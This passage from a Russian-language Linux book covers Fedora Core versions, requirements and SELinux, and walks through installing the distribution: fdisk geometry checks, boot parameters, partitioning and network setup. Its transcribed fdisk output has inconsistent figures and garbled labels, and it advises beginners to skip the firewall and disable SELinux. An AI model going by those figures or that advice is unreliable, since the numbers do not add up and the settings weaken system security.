


Рис. 1.12. Отказываемся от обновления

начена для установки Linux на несколько одинаковых компьютеров. Я же рекомендую создать эту дискету, даже если у вас всего один компьютер — дискета для клонирования существенно облегчит переустановку системы на этом компьютере. Конечно, вы не будете переустанавливать Linux так же часто, как Windows, но случается всякое...

Чтобы использовать дискету клонирования, загрузитесь с первого CD, а когда увидите приветствие Мастера установки, нажмите F1 и введите `defcfg="floppy"`.

1.3. Установка и описание Fedora Core

1.3.1. Описание дистрибутива

Fedora Core Linux — это наследник культового дистрибутива Red Hat Linux, созданный сообществом добровольцев Fedora Project (<http://www.redhat.com/fedora>) при участии и спонсорской поддержке компании Red Hat. Дистрибутивы Fedora Core содержат только новейшие версии программного обеспечения. Лучшие решения, найденные командой разработчиков Fedora, Red Hat включает в программное обеспечение, поставляемое в ее коммерческих дистрибутивах Enterprise Linux.

Несмотря на это, Fedora Core — это не тестовая площадка для энтузиастов, а полноценный дистрибутив, пригодный для домашнего, офисного или серверного применения. Дистрибутив включает удобную программу для установки и полный набор приложений — офисные пакеты, браузеры и web-сервера, мультимедийные средства и инструменты разработчика ПО. Fedora Core Linux может легко соседствовать с MS Windows как на одном компьютере, так и в локальной сети, а офисный пакет OpenOffice позволяет без проблем открывать, редактировать и сохранять документы в форматах MS Word и MS Excel.

Версии Fedora Core и системные требования

Ко времени переиздания этой книги вышло три версии дистрибутива Fedora Core. Первая работала еще недостаточно стабильно. Во второй замечен довольно неприятный баг, мешающий сосуществованию Fedora Core 2 и Windows, особенно Windows XP, на одном компьютере: данные в разделах Windows при этом не портятся, но для того, чтобы Windows снова стала распознавать эти разделы, требуется вручную реконфигурировать жесткий диск. В третьей версии этот баг устранен, расширен список поддерживаемых аппаратных конфигураций, и она, наконец-то, устанавливается и работает без проблем. Ясное дело, имеет смысл покупать именно третью версию.

Команда разработчиков Fedora Project обещает выпускать новые версии дистрибутива 2-3 раза в год. Вы можете следить за новостями на странице <http://fedora.redhat.com>.

Системные требования всех трех версий обычны для современных дистрибутивов:

- процессор класса не ниже Pentium (Pentium 200 МГц для работы в текстовом режиме, Pentium II 400 МГц или лучше — для работы с графикой);
- память: не менее 64 Мб для текстового режима, не менее 192 Мб (рекомендуется 256 Мб) для графического;

- пространство на диске зависит от выбранного типа установки:
 - 620 Мб — минимальная установка;
 - 1.1 Гб — сервер;
 - 2.3 Гб — настольный компьютер;
 - 3.0 Гб — рабочая станция;
 - 6.9 Гб — полная установка,

кроме того, сама программа установки требует еще от 90 Мб (минимальная установка) до 175 Мб (полная установка) дополнительного пространства на жестком диске, которое после завершения установки будет освобождено. И, конечно, нужно место для пользовательских данных и не менее 5% дискового пространства для работы самой системы.

Вторая версия Fedora Core отличается от первой следующими новинками:

- Ядро версии 2.6 со всеми вытекающими отсюда последствиями (лучшая масштабируемость, производительность и поддержка новых устройств);
- Новая версия системы X Window X11R6.7.0;
- Новая версия оконной среды GNOME (2.6), которая работает значительно быстрее предыдущей;
- Новая версия оконной среды KDE (3.2.2), в которой исправлены некоторые проблемы, включая проблемы с переводом интерфейса;
- Xfce 4: легкое и быстрое окружение рабочего стола;
- Поддержка технологии Subversion 1.0, которая должна заменить технологию CVS;
- Реализация системы безопасности SELinux.

В третьей версии добавлены или обновлены:

- Новая версия оконной среды GNOME 2.8.0;
- Новая версия оконной среды KDE 3.3.0 (к сожалению, пока только на английском);
- Клиент электронной почты Evolution 2.0;
- Дополнительная «целевая» политика безопасности SELinux, следящая не за всеми операциями, а только за определенными демонами;
- Динамическое управление каталогом устройств (программа `udev`), позволяющее создавать файлы устройств по мере подключения драйверов.

Специальная технология разграничения доступа SELinux

SELinux (Security Enhanced Linux) — это технология, позволяющая лучше защитить ваш компьютер от взлома и непродуманных действий пользователей.

Технология SELinux работает совместно с механизмом прав доступа в Linux, позволяя администратору ввести дополнительные правила доступа к файлам.

Работает это так: если права доступа запрещают доступ к файлу, запрос отклоняется сразу. Если же права доступа разрешают доступ к файлу, настает черед SELinux. Система SELinux проверяет текущие правила работы с данным файлом для запросившего его процесса, запустившего процесс пользователя и выполняемой им «роли» (например, сам администратор может запретить себе доступ к критически важным ресурсам, когда он не в административной роли. Тогда даже украденный пароль root не слишком поможет злоумышленнику). Если правила SELinux не разрешают доступ к этому файлу, операция отклоняется. Как видите, SELinux — это еще один барьер в системе безопасности вашего сервера (или просто домашнего компьютера).

Кроме ограничения доступа к файлам с помощью SELinux можно ограничивать действия отдельных пользователей, групп пользователей, процессов. Подробно о SELinux на русском языке вы сможете прочитать по адресу http://www.opennet.ru/base/sec/intro_selinux.txt.html.

1.3.2. Установка Fedora Core

Fedora Core 2: подготовка к совместной жизни с Windows

Если вы собираетесь держать на одном компьютере ОС Windows и Fedora Core 2, то не торопитесь устанавливать FC 2. Дело в том, что программа-инсталлятор этой версии дистрибутива по-своему определяет параметры физической разметки жесткого диска. После того, как эти параметры будут занесены в таблицу разделов, Windows перестанет распознавать диск. Чтобы обойти эту ошибку, нужно помешать инсталлятору автоматически определять параметры разметки диска, указав их вручную.

Для определения геометрии диска (цилиндры, головки и секторы, CHS) служит утилита `fdisk`, входящая в любой дистрибутив Linux. Если никакого Linux у вас еще не установлено, то загрузитесь с первого компакт-диска устанавливаемого дистрибутива и в ответ на приглашение `boot` введите параметр ядра `rescue`:

```
linux rescue
```

Будет загружено средство восстановления операционной системы. Выберите язык, раскладку клавиатуры и нажмите кнопку «Continue». В командной строке введите команду:

```
fdisk -l /dev/hda
```

(`/dev/hda` — это ваш загрузочный жесткий диск, на который вы собираетесь устанавливать Linux).


```
root@redhat: root - Shell - Konsole
Справка Правка Вид Закладки Настройка Помощь
[ Home ] [ Shell ]
root@redhat root# fdisk -l /dev/hda

Disk /dev/hda: 10.0 GB, 20060155424 bytes
255 heads, 63 sectors/track, 2438 cylinders
Units = cylinders of 19065 * 212 = 3225280 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/hda1 *          1           485     3895731   c   Min95 FAT32 (LBA)
/dev/hda2            486          2438    15687472+  f   Min95 Ext'd (LBA)
/dev/hda5            486           752     2144648   83   Linux
/dev/hda6            753          1026     2200873+  83   Linux
/dev/hda7           1027          1045       152586   82   Linux swap
/dev/hda8           1046          2438    11189241   0   Min95 FAT32
root@redhat root#
```

Рис. 1.13. Информация о геометрии диска

Программа `fdisk` выведет среди прочей информации сведения о количестве цилиндров, головок и секторов (CHS) вашего диска, как показано на рис. 1.13.

Затем перезагрузитесь с первого компакт-диска (`Ctrl+Alt+Del`) и в ответ на приглашение `boot` введите геометрию диска:

```
linux hda=C,H,S
```

где `C` — количество цилиндров, `H` — количество головок и `S` — количество секторов.

В нашем случае строка загрузки Linux будет выглядеть так:

```
linux hda=2438,255,63
```

Теперь инсталлятор будет руководствоваться этими параметрами вместо того, чтобы пытаться определять геометрию диска самостоятельно.



Примечание

Не следует пытаться определять геометрию диска с помощью BIOS, так как способы определения CHS у ОС Linux и BIOS отличаются, и вы можете указать неправильную информацию. Для определения CHS нужно использовать только `fdisk`!

Если вы поспешили и уже установили Fedora Core 2, в результате чего ваша Windows XP перестала загружаться, обратитесь к сайту Red Hat. По адресу

<http://www.redhat.com/archives/fedora-devel-list/2004-May/msg00908.html> вы сможете прочитать рекомендации по решению проблемы загрузки Fedora + XP.

Начинаем установку

Установка Fedora Core не очень отличается от установки Red Hat Linux — и это не удивительно, ведь перед вами продукты одной компании. Если вы когда-нибудь устанавливали Red Hat 8/9, эту главу можете смело пропустить. Данная глава предназначена для начинающих пользователей, которые впервые устанавливают Linux на свой компьютер — так уж получилось, что первым их дистрибутивом стал Fedora Core.

Вставьте в привод CD-ROM первый (установочный) компакт-диск дистрибутива Fedora Core и перезагрузите компьютер, выбрав в BIOS SETUP загрузку с компакт-диска. Загрузившись с компакт-диска, вы увидите программу-инсталлятор Fedora Core. Она называется *anaconda* и очень напоминает другие инсталляторы Linux. Как обычно, установка дистрибутива начинается приветствия (рис. 1.14).

В окне приветствия следует нажать **Next**, затем нужно выбрать язык установки. В некоторых случаях программа установки не переключается на



Рис. 1.14. Приветствие

выбранный язык, а продолжается на английском. Поэтому не пугайтесь — после установки системы будет активизирован выбранный вами язык.

После выбора языка следует указать тип клавиатуры, а затем — тип мыши. При указании типа мыши устанавливать флажок *Emulate 3 buttons* следует только в случае, если у вас двухкнопочная мышь. Если это так и вы установили соответствующий режим, одновременное нажатие двух кнопок будет восприниматься системой как нажатие средней кнопки мыши.

После выбора мышки инсталлятор попытается найти прежние версии Fedora Core. Скорее всего, он ничего не найдет: это же первая установка Fedora Core на ваш компьютер. Следующий шаг — это выбор типа установки. Предлагаются следующие типы:

- **Personal Desktop** — подходит для домашнего компьютера;
- **Workstation** — если планируется работа в корпоративной сети;
- **Server** — если нужно настроить сервер;
- **Custom** — а это наш вариант, выборочный, так сказать, по нашему желанию — мы сами определяем, что мы хотим устанавливать, а что — нет.



Рис. 1.15. Выбор языка




Рис. 1.16. Выбор типа установки

Если вы выберете один из стандартных типов (Personal Desktop, Workstation или Server), вы не сможете потом выбрать пакеты индивидуально.

Разбиение диска

Вот теперь мы пришли к самому интересному — разбиению диска. Это наиболее критический момент для начинающего пользователя. Если вы устанавливаете Fedora Core на «голый» компьютер, проблем не будет. Можно выбрать или автоматическое разбиение (Automatically Partition) или же просто нажать кнопку New несколько раз, создав тем самым несколько разделов. Начнем с самого простого варианта, а потом скажем, что делать, если у вас уже установлена какая-нибудь операционная система. Но прежде скажем, как именуются разделы. Вы знаете, что к обычному компьютеру с интерфейсом IDE можно подключить до четырех жестких дисков (или других IDE-устройств). Они будут называться Primary Master, Primary Slave, Secondary Master, Secondary Slave. В Linux им соответствуют имена устройств /dev/hda, /dev/hdb, /dev/hdc, /dev/hdd. Первый раздел на Primary Master называется /dev/hda1, второй — /dev/hda2 и т.д. Кажется, тут все должно быть ясно.

Второй момент — это точка монтирования. Точка монтирования — это всего лишь каталог, через который операционная система будет обращаться к другой файловой системе. Например, у вас есть Windows-раздел `/dev/hda1` (диск C: в терминологии Windows). Чтобы обращаться к файлам, находящимся на этом разделе, вам нужно примонтировать этот раздел к корневой файловой системе Linux (`/`). Например, вы примонтировали раздел `/dev/hda1` к каталогу `/mnt/disk_c`. Затем вы сможете через каталог `/mnt/disk_c` обращаться к файлам, расположенным на разделе `/dev/hda1`.

Если у вас новый, чистый жесткий диск, то создайте три раздела:

- Основной раздел для системы: файловая система `ext3`, размер 3 Гб, точка монтирования `«/»`;
- Раздел подкачки: файловая система `Linux Swap`, 256 Мб — вам хватит в любом случае;
- Раздел для пользовательских (ваших личных) данных: файловая система `ext3`, размер — все, что осталось на жестком диске, точка монтирования `/home`.

Если уже установлена Windows (или другая система)

Сделайте резервное копирование всех важных для вас данных. Причем резервную копию нужно разместить не на жестком диске, а на сменном носителе или другом жестком диске. Программа установки не умеет изменять размер раздела без удаления данных. Поэтому вам нужно удалить один из разделов, например, диск D:. Затем на его месте создайте два раздела (кнопка `New`): один основной (файловая система `ext3`, точка монтирования `/`, размер 3–5 Гб) и один для подкачки (`Linux Swap`, размер 256 Мб). На оставшемся месте вы можете создать раздел для пользовательских данных или вернуть его Windows в качестве диска D:, создав на нем файловую систему Windows — `vfat` или `ntfs`.

Следующий шаг — установка загрузчика Linux (GRUB). Обычно предложенные по умолчанию опции можно не изменять, поэтому смело нажимайте кнопку `Next`.

Настройка сети (если есть)

После настройки GRUB инсталлятор Fedora Core предложит вам настроить сетевую плату, если таковая имеется в вашем компьютере. Если вы спешите, можно нажать кнопку `Next` и вернуться к настройке сети после установки системы. Если же спешить вам некуда, нажмите кнопку `Edit` и введите IP-адрес вашего компьютера. Затем выберите режим `manually` и укажите вручную параметры сети:

- Имя этого компьютера;
- IP-адрес шлюза;
- IP-адреса серверов DNS вашей сети.




Рис. 1.17. Подготовка жесткого диска




Рис. 1.18. Настройка GRUB




Рис. 1.19. Настройка сети




Рис. 1.20. Настройка безопасности

Если в вашей сети есть сервер DHCP (это можно узнать у администратора), настраивать сеть вам не нужно — за вас это сделает сервер DHCP.

После настройки сети вам будет предложено настроить брандмауэр. Пока выберите `No firewall`, отказавшись тем самым от его настройки. Систему безопасности SELinux нужно или выключить совсем (включить всегда успеете, когда в ней получше разберетесь), или включить в режиме предупреждения. В этом режиме попытки обратиться к файлам, к которым запрещен доступ, не пресекаются, а записываются в системный журнал.

Региональные стандарты

Следующие этапы установки — это выбор дополнительных языков, которые будет поддерживать ваша система, выбор часового пояса, а также установка пароля пользователя `root`. Со всеми этими этапами, я думаю, вы справитесь без моей помощи.

Выбор устанавливаемых пакетов

После установки пароля пользователя `root` вам будет предложено выбрать группы устанавливаемых пакетов.




Рис. 1.21. Установка часового пояса



Примечание

Данное окно не появится, если вы не выбрали тип Custom (Выборочно) при выборе типа установки.

Тут можно поступить следующим образом. Если вы ограничены в дисковом пространстве, выбирайте только самое необходимое. К тому же не следует выбирать обе оконные среды GNOME и KDE, поскольку они занимают много места на диске. Выберите одну из них (я советую KDE) — вам будет ее достаточно. Если же места у вас много, можете установить абсолютно все пакеты — для последующего их изучения. Я уверен, что вы найдете много интересного для себя.

После этого вам остается только нажать кнопку Next и подождать, пока будут установлены выбранные вами пакеты. Если у вас быстрый компьютер, не отходите далеко — инсталлятор скоро попросит вас вставить следующий компакт-диск.

После установки системы инсталлятор спросит вас, хотите ли вы создать загрузочный диск. Не отказывайтесь от этой возможности. Для этого вам потребуется всего одна дискета.




Рис. 1.22. Выбор пакетов




Рис. 1.23. Продолжение установки




Рис. 1.24. Загрузочный диск



Рис. 1.25. Создание учетной записи

Все! Я вас поздравляю: установка завершена. После перезагрузки вы увидите программу первоначальной настройки системы, которая позволит вам:

- Указать дату и время;
- Создать дополнительные учетные записи пользователей;
- Настроить вашу звуковую плату.

1.3.3. Проблемы при установке

Большая часть этих проблем относится только к версиям Fedora Core 1 и 2, в третьей версии они решены.

Материнские платы ASUS

На материнскую плату ASUS серии P4P800 Fedora Core 2 не устанавливается. Пока данная проблема не решена. Остается сменить либо материнскую плату, либо дистрибутив. Следить за ходом устранения ошибки можно по адресу https://bugzilla.redhat.com/bugzilla/show_bug.cgi?id=121819.

LCD-мониторы

На некоторых LCD-мониторах не удастся запустить программу установки в графическом режиме. В этом случае в ответ на приглашение boot введите параметр nofb:

```
linux nofb
```

Ноутбуки SONY

На некоторых моделях ноутбуков SONY VAIO возникают проблемы с установкой Fedora Core 2, решить которые поможет параметр ядра:

```
linux pci=off ide1=0x180,0x386
```

Не работает мышь

